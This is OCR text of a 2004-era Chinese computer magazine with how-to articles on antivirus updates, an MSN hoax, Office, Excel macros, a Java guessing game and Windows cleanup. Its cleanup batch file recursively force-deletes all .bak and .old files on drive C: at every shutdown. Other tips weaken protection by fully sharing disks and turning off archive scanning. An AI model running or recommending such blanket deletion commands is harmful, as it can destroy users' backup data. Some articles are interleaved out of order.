第三步:在局域网中的其他电脑上点击“在线升级”开始升级，升级方式请选择“从本地、局域网上升级”，点击“下一步”按钮选择升级文件所在的文件夹，点击“浏览”选定“升级服务器”上的Update共享文件夹(见图1)。这样操作后电脑就会记住您这次升级采用的方式，以后自动升级时软件就会自动选择“从本地、局域网上升级”。

第四步:创建一个“计划任务”，使客户机可以自动从“升级服务器”上升级金山毒霸VI。点击“开始→程序→附件→系统工具→计划任务”。在“计划任务”中要运行的程序请选择本机金山毒霸VI安装目录下的Update.exe程序，运行时间可以根据情况自行设定，比如为每周一上午的10:05分。如果电脑较多，你可以将每几台电脑升级的时间错开，以减少服务器的负担。

第五步:完成后，双击此计划任务进行高级设置，在“运行”栏后面加上“/continue”参数(见图2)，比如修改为“C:\Program Files\KAV6\update.exe/contionue”(假设安装目的在C:\Program Files\KAV6下)，“/continue”参数的作用就是根据上一次的升级方式自动进行升级，即不用在升级时进行选择，在这里就是按照“从本地、局域网上升级”的方式自动进行升级。这样，我们以后就用不着跑到每台电脑前去进行升级了，也用不着用户进行操作，金山毒霸VI就会自动完成升级，我们要做的就是在局域网其他电脑进行升级之前把“升级服务器”升级。



图2　给程序加上一个运行参数

3.用金山毒霸VI巧查局域网中的病毒

如果局域网中某些电脑感染了病毒，而这些染毒电脑又没有装杀毒软件，也没有软驱和光驱，更没有网络版杀毒软件，此时很令人头疼。不要紧，金山毒霸VI也能用来当网络杀毒软件查杀病毒。首先，把感染病毒的电脑硬盘设为完全共享，然后在没有染毒的电脑上运行金山毒霸VI，选择主界面中的“指定目录”，在出现的对话框中可以看到“网上邻居”，展开它，再选中刚才共享的那台感染病毒的电脑硬盘，单击“确定”即可杀毒了。

注意有些危害力过大的病毒请不要使用此方法杀除，并且应该及时切断这台电脑与网络的连接。CF [FH01]

MSN Messenger上的“李鬼”

■ 瑞星　张晓兵

“如果有yagsnotae@hotmail.com向你发出加入MSN Messenger名单的请求，请务必不要接受，这是一个病毒。告诉你MSN Messenger名单上的每一个人，因为任何一个你名单上的成员接受这个病毒请求，也将染上这个病毒。尽快拷贝并粘贴这个提醒给你名单上的所有成员”。

这是最近在网上流传甚广的一条消息，许多不知情的朋友都纷纷向我询问实际情况，一些胆子小的朋友竟然连MSN Messenger都不敢上了，说害怕中毒，一时间“狼来了”之声四起，搞得人心慌慌。其实，只要用户了解了MSN Messenger产生病毒的机理，就等于有了一双火眼金睛，再遇到新情况时就可以自己分析一下，倒底是不是中病毒了。

1.MSN Messenger的安全现状——病毒就这么两招

到目前为止还没有出现针对MSN Messenger的盗号病毒。如果非要说有“病毒”，那也只限于“我请客”这种玩笑程序的层次(用好看的图标来诱惑用户点击，运行时会开大量的MSN Messenger窗口，发送“明天我请客”之类的消息)。

后来出现的“MSN射手”病毒，虽然在“我请客”病毒的基础上增加了运行文件、连接成人网站的功能，但整体编程思路还是没变，仍然是需要靠美丽外表诱惑用户点击的“被动杀手”。

2.MSN Messenger的未来—病毒没什么大不了

那将来的MSN Messenger病毒会是怎样的？会不会出现上述的只要加某个好友就会中毒的情况呢？事实上，这种担心是完全多余的。

我们知道，病毒本身只是一个特殊的应用程序，程序只有运行起来才有可能产生各种动作，才会产生破坏，而程序要想执行无非就两种方式，一种是病毒利用漏洞进入系统，然后自动运行；另一种是诱惑用户主动点击运行。上面提到的那两个MSN Messenger病毒都是需要用户点击才能运行的被动病毒。

而那个只要添加邮箱地址就会中毒的情况指的是一种自动运行程序的机制，但是，MSN Messenger倒底有没有这个能力呢？我们分析一下添加联系人流程就知道了：当想要加某人时，是寻找某人的邮件地址，然后对方通过认证后两边就可以进行对话了，在对话前要首先建立一个网络连接，两边连通后就可以传送文字和文件了，也就是说，在你加入某个人的邮箱地址，到传输文件或文字前，传送的是建立联系的数据，这些数据是不能被执行的，这一过程是绝对不可能染毒的。

因此在用户只有可以互相传送程序文件的环节才有可能感染病毒，但就目前MSN Messenger的状况和未来扩展计划看，MSN Messenger还没有提供一些自动运行程序文件的脚本机制，因此，只要用户不主动地点击传送过来的程序文件，在未来一段时期内MSN Messenger还是安全的。



CF [FH02]

QQ聊天　诺顿走开

■ 广西　陈辉

诺顿杀毒软件不错，可是比较耗资源，尤其在安装了诺顿2004后，不仅系统启动变慢了些，而且用QQ聊天时无论是接收还是发送信息，QQ都会停止响应一两秒钟，暂时处于一种假死状态，特别是在打开多个聊天窗口和几个人聊天时尤为明显，严重影响聊天速度，简直让人无法忍受。

原来这是因为诺顿在实时扫描QQ文件“MsgEx.db”引起的。而“MsgEx.db”文件就位于QQ安装目录下的QQ号码文件夹内。

解决QQ假死的方法很简单：打开诺顿的“选项”，在“自动防护”中选择“排除”，然后在“要排除的项目”下单击“新建”，找到QQ文件夹内的“MsgEx.db”文件确定即可。

还有另一个更彻底的方法，在“自动防护”中取消“扫描压缩文件内部”，这样也能解决假死问题，而且其他时候弹出的不少等待扫描的提示窗口也都不出现了。不过这样会有一定安全隐患。CF [FH03]

让天网的“提示”消失

■ 007

笔者家里上网用宽带的是小区局域网，不知是谁家中了蠕虫病毒，只要一上网就会不停的PING局域网中的IP地址，由于笔者安装了天网防火墙，所以并不担心会中病毒，只是笔者对天网防火墙那个在系统托盘内不停闪烁的图标感到心烦，于是决定去除该提示。

这个闪烁的图标实际上是天网防火墙在提醒你，它正在拦截数据包，但现在很多蠕虫病毒是靠不停的使用PING信息来判断IP地址是否存在的，所以才会出现前面提到的情况，解决方案很简单：打开“天网防火墙”窗口，点击“自定义IP规则”按钮，找到‘防止别人用ping命令探测’项，双击打开设置窗口，将右下角的‘警告”及“发声”去除勾选即可。

CF [FH04]



PowerPoint 流水动画跟我学

■ 福建　陈桂鑫

流水在幻灯片中应该并不少见，只不过我们大多用的是静态的图片，如果能让水流动起来，那么幻灯片的效果就会更好了。在Flash中制作流水动画可以说是轻而易举的，不过在PowerPoint中恐怕就没那么简单了。笔者经过一番试验，终于可以把Flash中的流水制作技巧应用到PowerPoint 2003的幻灯片中了。下面为大家介绍两种不同类型的流水制作方法。

手绘型

第一步:背景和流水外形设置

画一个矩形，设置填充色为由黄到绿的双色渐变，并设置边线为无色。利用"自选图形→线条→曲线"选项，在矩形上面画出一条河流的形状，设置其填充色为深蓝，边线为无色(如图1)。按住Shift键，单击，选中这两个图形，进行剪切。再单击菜单栏的"编辑→选择性粘贴"命令，选择粘贴为"图片(gif)"格式。选中粘贴的gif图片，单击"图片"工具栏上的"设置透明色"按钮，再单击图形中的深蓝色河流部分，把它设置成透明色。




图1

小提示

可以直接调用一幅画好的图片做背景，不过最好采用gif格式或256色的图片，否则最后的颜色可能会有较大的变化。

第二步:流水颜色和波纹设置

画一个矩形，大小以正好能遮住前面画的河流为准，设置填充效果为由蓝色到浅蓝色的双色渐变，并设置边线为无色，这用于做流水的底色。在上面画上一些白色直线，代表水流波纹，选中这些白线组合，再复制粘贴出另一份，并排放置在原图左侧(如图2)，然后选中这两个白线图组合起来。




图2

第三步:动画设置

右击白线组合，选择"自定义动画"选项，在自定义动画窗格中，单击"添加效果"按钮，选择"动作路径→向右"选项，拖动路径右侧终点，使其达到河流的右侧边。在自定义动画窗格中，右击添加的动画项，选择"计时"选项，单击"速度"后面的输入框，直接输入所需时间10，再单击"重复"输入框的下拉箭头选择"直到幻灯片末尾"选项，单击"确定"按钮即可让水流以10秒的速度重复流动。

第四步:调整

选中第一步中做好的背景图，右击设置为"叠放次序→置于顶层"选项，并适当调整位置，使其与下面的流水重叠(如图3)。至于一些树、桥等其他装饰，可按需要进行添加。




图3

现在按下快捷键F5放映幻灯片，再任意单击一下就可以欣赏到流水的效果了。

仿真型

第一步:背景图修剪

找一张有流水的风景图片，要求流水尽量集中在图片的下侧。在此使用Windows XP自带的图片Sunset.jpg，插入后，调整好尺寸，复制成两张。使用图片工具栏的裁剪工具，把第一张图中的流水部分裁去，第二张则只留下流水部分。把流水部分复制成两份，再使用裁剪工具进行修剪，只留下颜色变化较小的部分，然后把宽度调整至原来的1.5倍。当然，如果一开始就选择流水部分颜色较均匀的图，可以不用进行第二次修剪，直接调整宽度至原来的2倍即可(如图4)。




图4

第二步:动画设置

右击上层的流水图，选择“自定义动画”选项，在自定义动画窗格中单击“添加效果”按钮，选择“动作路径→向右”选项，拖动路径右侧终点适当调整，确保在动画的最后此图仍可完全遮住下面的流水图。在自定义动画窗格中，右击添加的动画项，选择“计时”选项，设置“速度”为8秒，重复为“直到幻灯片末尾”。

再次选中这张流水图，单击“添加效果”按钮，选择“强调→其他效果→透明”选项，在“开始”下拉列表中选择“之前”选项，“数量”、“期间”选项设置则使用默认的“50%”和“直到动画结束”。

第三步:调整

拖动上层流水图调整位置，使其与下面的流水图左、上侧对齐。再右击裁去流水部分的风景图，设置为“叠放次序→置于顶层”选项，并拖动调整好与流水图的相对位置。然后用一些矩形遮住图片四周不想让人看见的部分(如图5)。



图5

其实，流水在其他位置或形状不规则也无所谓，你完全可以仿照手绘型方法的第二步来裁去不要的流水部分或景物部分。只是操作要麻烦些，而且图形也只适用gif格式或256色的。当然，动作路径也要做相应修改。

如果配合瀑布图，使用向下的路径，还可以实现瀑布的动画效果喔。当然在此只是提供一种方法而已，至于如何让水流完美地连续流动就要靠自己的技术了。CF [BG01]

清除Office XP中的“捣乱分子”

■ 河南 陈国栋

不知你遇到过这样的情况没有：当用Word XP编辑一些文档时，不知做了什么错误操作，惹得“发送错误报告”的对话框时常无缘无故地跳出来捣乱，而且它还很霸道，除了单击“发送”按钮外，别的什么都不能做。可是单击了“发送”按钮后，Word XP立刻关闭，刚才辛辛苦苦编辑的内容也随之消失得无影无踪。

起初，笔者以为是自己的电脑兼容性不好，不得不将Office XP卸载，重新装回Office 2000。后来，从一些资料上得知，这全是Office XP中一个叫DX.exe的小程序在作怪，与电脑的兼容性无关。

DX.exe的作用与Windows 98中的“Windows报告工具”相似，负责收集Office XP产生错误的信息，并传送到微软的网站。微软公司再根据全球内收到的这类错误信息，制作出相应的补丁或在下一代Office产品中予以改进。

禁止DX.exe运行的方法很简单。首先将Office XP安装文件夹中的DX.exe删除，接着打开注册表编辑器，用搜索功能搜索关键词“DW*”，将搜索到的含有“DW”的两个DWNeverUpload键、两个DWNoExternalURL键、两个DWNoFileCollection键和两个DWNoSecondLevelCollection键的dword键值全都改为00000001即可。

采取上述措施后，“发送错误报告”的对话框再也不会跳出来捣乱了，你可以放心地编辑自己的文档，再也不怕自己的工作成果丢失了。CF [BG02]

回音壁

用 Word 巧妙打印证件照

■ 南京　李谦

在贵刊2004年第13期傻博士信箱的“软件咨询间”中，有一位读者希望用Word排版打印多张证件照，关于这个问题，傻博士给出了用第三方软件的方法，虽然用软件很方便，但需要寻找、下载、安装和学会使用。其实用Word实现这一要求也很容易，下面就给出实现方法，供大家参考。

第一步:在Word中建立一个新文档，选择“文件→页面设置”命令，打开“页面设置”对话框，在“页边距”选项卡中将“页边距”的上下左右均调整为几个毫米，以便排入更多的照片。在“文档网格”选项卡中选择“无网格”选项(如图1)。




图1

第二步:选择“插入→图片→来自文件”命令，插入照片。请注意，应以嵌入方式插入照片。判断方法是:单击，选中该照片，如果照片周围是8个黑色小方块则是嵌入的，如果是8个白色小方块则不是嵌入的。

第三步:如果照片不是嵌入的，可右击该照片，从快捷菜单中选择“设置图片格式”命令，如图2所示，在“设置图片格式”对话框的“版式”选项卡中选择“嵌入型”环绕方式。

第四步:对已是嵌入型的照片，可在图2所示对话框的“大小”选项卡中(如图3)调整照片的尺寸。

第五步:选中已调整好尺寸的照



图2

巧用函数　自动批改习题簿

■ 山东　武新江

家里的电脑除了让孩子学一些专门为他们设计的教学软件，玩玩游戏，上上网外，是不是可以让孩子用电脑做点简单的数学练习什么的呢？当然可以，让笔者来介绍一个简单的习题簿给你吧。

我们使用Execl来完成习题簿的设计。这是一个适合小学低年级学生用的习题簿，家长可以让电脑自动出一些一定范围的加减运算题，让孩子做出答案，计算机自动判卷。既培养了孩子的计算能力，又有些寓教于乐的味道，何乐而不为呢！

设计这样一个习题簿，需要我们分两个步骤去制作。

第一步:新建一个Execl工作表，在单元格F1中输入以下内容。


=IF(ISBLANK(E1),"",IF(B1="+",IF(A1+C1=E1,"完全正确！","再仔细算算…"),IF(A1-C1=E1,"完全正确！","再仔细算算…")))。

下面来说说这个公式的含义，这是一个包含三重嵌套的判断函数。第一层首先判断单元格E1是不是空的(也就是说这个题孩子做了没有)，如果是空的，就什么也不显示；如果不是就进入第二层判断，单元格B1是不是"＋"号，如果是就判断A1+C1是不是等于E1，等于则说明计算正确，就显示"完全正确！"，不等于则说明计算有误，就显示"再仔细算算…"；如果单元格B1不是"＋"号，就判断A1-C1是不是等于E1，等于则说明计算正确，就显示"完全正确！"，不等于则说明计算有误，就显示"再仔细算算…"(这里使用了加减两种运算)。使用单元格的公式拖放功能就可以将公式应用在其他单元格中，不再赘述。

第二步:使用宏编辑器编写一段小程序。

在"工具"菜单中，选择"宏"菜单项下的"宏"命令(也可以使用Alt键+F8键打开"宏"命令)，在弹出的"宏"窗口中输入宏的名字，如js，单击"创建"按钮，在弹出的宏编辑窗口的"Sub js()"和"End Sub"语句之间输入下面的语句。为便于说明语句的功能，在每行后面将语句功能的说明文字用英文单引号"'"加以注释。

```
Dim i, j, k, l, t As Integer      '定义用到的变量,整数
Randomize                '对随机函数初始化,保证每次出不同的题
For l = 1 To 100      '出100题
i = Int(Rnd() * 100 + 1)      '生成一个1到100间的一个整数
j = Int(Rnd() * 100 + 1)
k = Int(Rnd() * 2 + 1) '生成一个1或2的整数,用于判断加减法
If k = 2 Then        '如果是2，就做减法
If j > i Then        '如果第2个数比第1个数大,就把两个数交换
t = i
i = j
j = t
End If
Cells(l, 1) = i                '将数据写入相应列
Cells(l, 2) = "-"
Cells(l, 3) = j
Cells(l, 4) = "="
Else
Cells(l, 1) = i
Cells(l, 2) = "+"
Cells(l, 3) = j
Cells(l, 4) = "="
End If
Next
```



程序写完后，保存退出，按Alt键＋F8键，在弹出窗口中单击"执行"按钮，看看工作表是不是已经把题出好了！如图所示，设置好各列的列宽，赶紧让孩子来做一做吧。

CF [BG04]

片，"复制"到剪贴板中，取消照片选定，在照片后输入一个空格，然后"粘贴"照片，再输入一个空格，每"粘贴"一次照片就输入一个空格，直到所需的数量。输入时不要敲回车键。



图3

第六步:选择"格式→段落"命令，调整行间距为1.5倍行距，这时应该看到了整页的排版效果。

小提示

空格和行距可以使照片间增加空白，便于裁剪和给照片添加白边。为了能在一张纸上打印更多的照片，可调整行间距，如1.2倍行距，也可用文字缩放功能、设置小字号等方法将照片间的空格缩小。

经过细心调整后，一定能排出满意的版式，打印出满意的照片。

CF [BG03]

Java 咖啡馆(5)——编写猜数字游戏

上一回我们讲解了Java 语言基础，篇幅所限，仅仅包含相当有限的Java 语法知识。本期我们将在上回基础上编写一个猜数字的游戏，进一步学习Java 语言基础知识。

■ Gary Chan

猜数字游戏

你肯定玩过猜数字游戏——游戏随机给出一个0至99(包括0和99)之间的数字,然后让你猜是什么数字。你可以随便猜一个数字，游戏会提示太大还是太小，从而缩小结果范围。经过几次猜测与提示后，最终推出答案(我们在http://http://www.newhua.com/cfan/200416/代码.rar提供了完整代码)。(见图1)



图1　程序执行演示，实际应该在七步之内猜出来(想想为什么)

游戏设计

首先搭建Java程序框架。打开Eclipse，新建名为GuessNumberGame的项目，然后新建名为GuessNumber的Java类。别忘记给GuessNumber加上合适的javadoc。

第一步:随机数的产生

我们可以借助Java API提供的Random类来产生一个随机数 。

首先在main函数中加入以下三行代码:

```
// 新建一个随机数产生器，然后生成一个0到99之间的整数。
Random random = new Random();
int number = random.nextInt(100);
```

不出所料，Eclipse就像语文老师一样，立即在错误语句处划出红线，把鼠标移动到红线上，可以看到具体出错信息(见图2)。



图2　原来是Eclipse找不到Random的定义

包(Package)的概念

Java API中包含了极其丰富、类似于Random这样由Sun预先定义好的类(Class，如果忘记相关概念，请参考第四篇连载——《品味第一杯咖啡》)，与变量作用域的问题一样，不同包中可以有同名同姓的类，如果没有包的概念，就会遇到命名冲突问题。此外，包还能进行安全控制，你可以规定哪些类可以被包外部调用，哪些不可以。

Random类是在java.util这个包中。可以手动在源程序顶部输入import java.util.Random;语句来申明该程序将要使用java.util包中的Random类，然而有了Eclipse，就不用那么麻烦了——把光标移动到有红色波浪线的Random上，然后按下Ctrl+Shift+M，Eclipse会自动帮你完成导入的工作了。此时保存一下源代码，警告是不是消失了？希望你牢记这个快捷键的用法，在开发大型项目时，再好的脑子也无法牢记每个类所在的包的名字，有了Eclipse的鼎力相助，偷个懒也没问题。

语句翻译

第一句定义了一个类型是Random类的变量random(Java语言区分大小写，所以Random和random是两回事儿)，并且用new操作符生成一个Random类的实例赋给random变量。还记得我们上期连载说到变量还有一种引用类型吗？这就是一个例子。random变量实际上是一个参照，指向内存中用new操作符新建的Random类的实例。说起来很拗口，大多数情况下可以把random直接看做是一个Random类的实例，可以通过“random”加上“.操作符”来调用Random类的方法，比如用random.nextInt(100)来获取一个0至99之间的随机数。

第二句语句定义一个整型变量number来保存随机产生的整数，并且用直接初始化的方法把random产生的随机数赋给number变量。

第二步:标准输入输出

标准输入输出(Standard I/O)是指可以被应用程序使用的信息流。比如，应用程序可以从标准输入(Standard input)读取数据，向标准输出(Standard output)写数据，把出错信息发送到标准错误(Standard error)。通过输入输出，应用程序和应用程序之间可以被串联起来使用。虽然标准输入输出是从UNIX发展出来的概念，在Windows中也广泛应用，如果你熟悉DOS，这个概念自然不陌生。

猜数字游戏主要用到标准输入，更明确一些，就是控制台输入。还记得我们经常使用System.out.println进行控制台输出吗？相反，要从控制台输入，就需要用到System.in。它是一个纯粹的输入流，而猜数字游戏主要是通过控制台获取玩家的字符(特别是能够支持多国语言的Unicode字符)输入，我们需要把它包装成一个BufferedReader实例来使用:

```
BufferedReader input = new BufferedReader(
new InputStreamReader(System.in));
```

这时，input就是一个能处理来自控制台输入的、支持Unicode的、可以整行读取的一个BufferedReader实例，比如能通过input.readLine()方法获取玩家在控制台整整一行的输入了。

第三步:异常

正如阿甘的名言——Shit happens，程序中的金科玉律就是——一定会出错。出错并不可怕，关键看如何对待错误，有错必究才善莫大焉。

Java语言提供了异常(Exception)处理机制帮助程序员发现并处理异常。什么是异常呢？所谓异常，就是在程序执行过程中能干扰程序正常流程的事件。导致异常的原因很多，比如文件找不到、数组越界、除以零等。当异常出现时，一个异常对象将被自动生成并传递给Java"运行时环境"(runtime system)，说得专业一点，就是抛出一个异常。异常对象包含了异常类型、程序运行状态等信息。"运行时环境"得到异常对象后便打断程序的正常流程，自动寻找一个专门处理该异常的代码块来解决问题。这样的代码块称作异常句柄(Exception Handler)。你可以在异常句柄中尝试修复错误、重试或者报错，或者实在无法进行下去的时候来个自我了断。如果"运行时环境"找不到异常句柄，Java程序便会自行中断。

一个典型的异常处理是这个样子的:

```
try {
statement(s);
} catch (exceptiontype1 name) {
statement(s);
} catch (exceptiontype2 name) {
statement(s);
} finally {
statement(s);
}
```

其中:

★try语句括起来的语句可能抛出异常。try语句至少要搭配一个catch语句或finally语句，不能单独使用。

★catch语句必须和一个try语句配套使用，根据异常类型(exception type)分别处理不同的异常。也就是说，Java有许多预先定义的异常，你可以通过多个catch语句对它们分门别类地处理。你还可以自己定义异常类型。如果try语句块中没有抛出异常，这里自然不会被执行。

★finally语句也必须和一个try语句配套使用，与catch语句不同，无论try语句块中是否抛出异常，finally所包括的语句块都会被执行。

举个具体的例子来熟悉一下。猜数字游戏需要从控制台获取玩家输入的数字。我们先定义一个整型变量:

```
int guess;
```

然后就可以编写如下代码:

```
guess = Integer.parseInt(input.readLine());
```

通过input.readLine从控制台读取输入，并且用Integer.parseInt把获取的字符串类型的输入转换成整型，然后赋给guess变量。

Eclipse又给你脸色看了——input.readLine()下面划上了红线(见图3)。




图3 又有错误出现

看看提示，原来是未处理异常句柄。

原来，Java有一种异常称作检查型异常(Checked Exceptions)。一般数组越界、除以零等等都是运行时异常，由于数量众多，Java允许你不必亲自捕捉每个这样的异常，而全权交给运行时环境去处理。但检查型异常就不一样了，Java把检查型异常提升到与参数、返回值同样的高度，也就是说，检查型异常你非处理不可，并且在javadoc中必须加以注释。

那么怎样快速地捕捉这样的异常呢？按照如图3所示，用鼠标点击带有红叉的灯泡图标，在弹出菜单上选择Surround with Try/Catch，异常处理代码模块立即自动生成了。可以发现，这一句话将抛出两个异常:一个是格式异常(NumberFormatException)，因为如果你用Integer.parseInt去转换一个汉字，自然是不可能的。另一个便是I/O异常，即标准输入可能会出现不可预料的问题。怎么样，连异常都能够自动捕捉，这就是Eclipse的魅力！

需要说明的是，NumberFormatException并不是检查型异常，而是一个不必刻意捕捉的运行时异常。试试看把捕捉NumberFormatException的那个catch语句块全部删除，Eclipse也不会报错。不过，捕捉这个异常很有实用价值，后文的代码会进一步展示它的作用。

小提示

使用异常机制的诸多好处

★使得程序更健壮，界面更友善。

★把程序的业务逻辑与错误处理分开，代码更合理，更美观。

★异常可以分层次处理，使得代码更简洁。

★同类的异常可以归到一类一起处理，处理更方便。

Java的异常处理机制是一个很大的话题，这里仅仅是

展示了冰山一角，以实用为主，希望你能够自行阅读扩展知识，并且在编写代码过程中注意体会。

while 循环控制

上回的 Java 咖啡馆介绍了 for 循环语句，这回需要介绍一个它的"亲戚"语句——while 语句。

while语句的语法是:

```
while ( expression ) {
statement(s)
}
```

首先，while 语句判断返回一个布尔值的 expression 表达式，如果返回值为 true，则执行下面语句，之后再测试 expression 表达式再执行语句，以此往复，直到 expression 表达式返回 false 为止。

do-while 语句与 while 语句非常相似，语法是:

```
do {
statement(s)
} while ( expression );
```

与 while 语句在循环顶部判断表达式真假值不同，do-while 语句在底部判断，从而，do-while 语句至少执行一次内部的代码。

下面看看猜数字游戏的主体部分:

```
// 记录玩家猜测的次数
int counter = 0;
System.out.println("我心里有一个0到99之间的整数,你猜是什么？");

do {
try {
// 获取玩家的输入
guess = Integer.parseInt(input.readLine());
} catch (NumberFormatException e) {
// 如果玩家不是输入一个合法的整数,则让他重新输入
System.out.println("请输入一个0-99之间的整数！");
continue;
} catch (IOException e) {
System.out.println("程序发生异常错误将被关闭！");
e.printStackTrace();
}

// 对玩家的输入进行判断
if (guess > number)
System.out.println("大了点,再猜！");
if (guess < number)
System.out.println("小了点,再试试！");

// 计数器增加一
counter++;
} while (guess != number);
```

首先定义了一个 counter 变量来记录玩家猜测的次数，并直接初始化为 0。在打印一行游戏提示以后，便开始一个 do-while 语句。

在 do-while 语句中，首先用异常处理语句获取玩家的输入，如果玩家输入不合法，提示以后用 continue 语句从头重新执行循环语句，等待玩家的输入。从而，guess 变量一定包含一个合法的整数。之后要对玩家的输入进行判断。如果玩家的猜测太大或者太小，都做出提示。接着把计数器增加 1，表示玩家做过一次猜测。最后便是 do-while 语句的判断: 当玩家猜测的数字和随机产生的答案不同，则再次进入循环，否则便结束循环，执行下面的代码。

最后提醒一句，别忘记用 Eclipse 的 Alt + / 快捷键帮助编写 do-while 语句哦！

switch 语句

switch 语句是基于整型表达式的条件判断语句，猜数字用它来进行成绩判断:

```
// 判断成绩
switch (counter) {
case 1:
System.out.println("东渐……快来看上帝……");
break;
case 2:
case 3:
case 4:
case 5:
case 6:
case 7:
System.out.println("这么快就猜对了,你很smart啊！");
break;
default:
System.out.println("猜了半天才猜出来,小同志,尚须努力啊！");
break;
}
```

可以看出，switch 语句是和若干 case 语句和一个 default 语句搭配使用的。代码中的 switch 语句用 counter 变量的值进行判断。当 counter 的值为 1 时，便执行 case 1 里面的语句，即打印"东渐……快来看上帝……"的字样，随后的 break 语句表示整个 switch 语句执行到这里结束了。当 counter 的值为 2 时，便执行 case 2 里面的语句。可以发现 case 2 到 case 6 都没有 break 语句，这表示依次执行下面的语句，从而 counter 的值为 2 至 7 时，都打印"这么快就猜对了，你很 smart 啊！"字样。当 counter 的值不是 1 至 7 时，便执行 default 语句，打印鼓励的话语。

Just Do It

想想看怎样编写一个会玩猜数字游戏的 Java 程序呢？

小结

这是 Java 咖啡馆开张以来最漫长的一回，涉及的知识面很广，希望你能够感到充实而不是烦琐。此外，自己动手编写几个小程序是最好的练习方法。Eclipse 是良师益友，有什么问题都会及时通知你，有时还会附上解决方法，希望你善加利用，不要辜负一片心意哦。

|CF|[CX01]

剿匪大行动

全歼 Windows 另类垃圾



相信在以前的《电脑爱好者》中大家已经学会了如何清理 Windows 自身生成的垃圾文件，但还有些另类的垃圾，可能并不那么容易去除，比如:软件在右键菜单中的项目;IE右键菜单、工具栏图标、收藏夹中的无用项目;失效的快捷方式等。今天就请和我们一起来一个肃清大行动……

■ 选题推荐: 河北 李连(奖金300元) ■ 执行: 北京 ABC

温故知新 Windows垃圾自动清理器 >>>

在开始另类垃圾剿灭战前，我们先来温习一下如何制作 Windows 2000/XP 垃圾文件自动清理工具，打开记事本，输入以下内容:

```
@echo off
rmdir /s /q %temp%
DEL /F /Q /S C:\*.tmp
DEL /F /Q /S C:\*.gid
DEL /F /Q /S C:\*.old
DEL /F /Q /S C:\*.bak
```

将其保存为“C:\cleanpc.bat”，按下 Win + R 组合键打开“运行”窗口，输入“gpedit.msc”打开组策略，进入“计算机配置→Windows 设置→脚本(启动/关闭)”，在右侧窗格双击“关机”，接着单击“添加”按钮，在“脚本名”中输入“C:\cleanpc.bat”。这样在每次关机时，系统会自动清理垃圾文件，让你的 Windows时刻保持清洁和良好的性能。

资源管理器的右键菜单 >>>

1.常规右键菜单

许多软件安装后都会在文件或文件夹的右键菜单中占上一席之地，比如各类压缩软件、杀毒软件等，虽然它们会为相应操作提供不少便利，但有些软件安装上后，并不会经常用到，却白白让它们占据着宝贵的右键菜单空间，又或者一些软件因为本身问题或卸载不完全，已经删除了，却把垃圾信息留在了右键菜单中。

要想清理它们，就得到注册表编辑器中进行，根据情况在以下键值中查找，找到后右击不需要的项目，选择“删除”即可(见表1)。

(**注意:**强烈建议在进行任何注册表删除操作前，都要在注册表编辑器中对要删除的项进行导出操作。)

表 1

项目	键值
文件的右键菜单	[HKEY_CLASSES_ROOT*\shell] [KEY_CLASSES_ROOT*\shellex\ContextMenuHandlers]
磁盘或分区的右键菜单	[HKEY_CLASSES_ROOT\Drive\Shell] [HKEY_CLASSES_ROOT\Folder\Shell] [HKEY_CLASSES_ROOT\Drive\ShellEx\ContextMenuHandlers] [HKEY_CLASSES_ROOT\Folder\ShellEx\ContextMenuHandlers]
文件夹(包括“开始”按钮等)的右键菜单	[HKEY_CLASSES_ROOT\Folder\Shell] [HKEY_CLASSES_ROOT\Directory\Shell] [HKEY_CLASSES_ROOT\AllFilesystemObjects\shell] [HKEY_CLASSES_ROOT\Directory\ShellEx\ContextMenuHandlers] [HKEY_CLASSES_ROOT\Folder\ShellEx\ContextMenuHandlers] [HKEY_CLASSES_ROOT\AllFilesystemObjects\shellex\ContextMenuHandlers]

实例1:我安装了Visual CD，它在“我的电脑”、磁盘分区、文件夹等右键菜单中都增加了“Catalog with Visual CD”，现在要把它们清除掉。

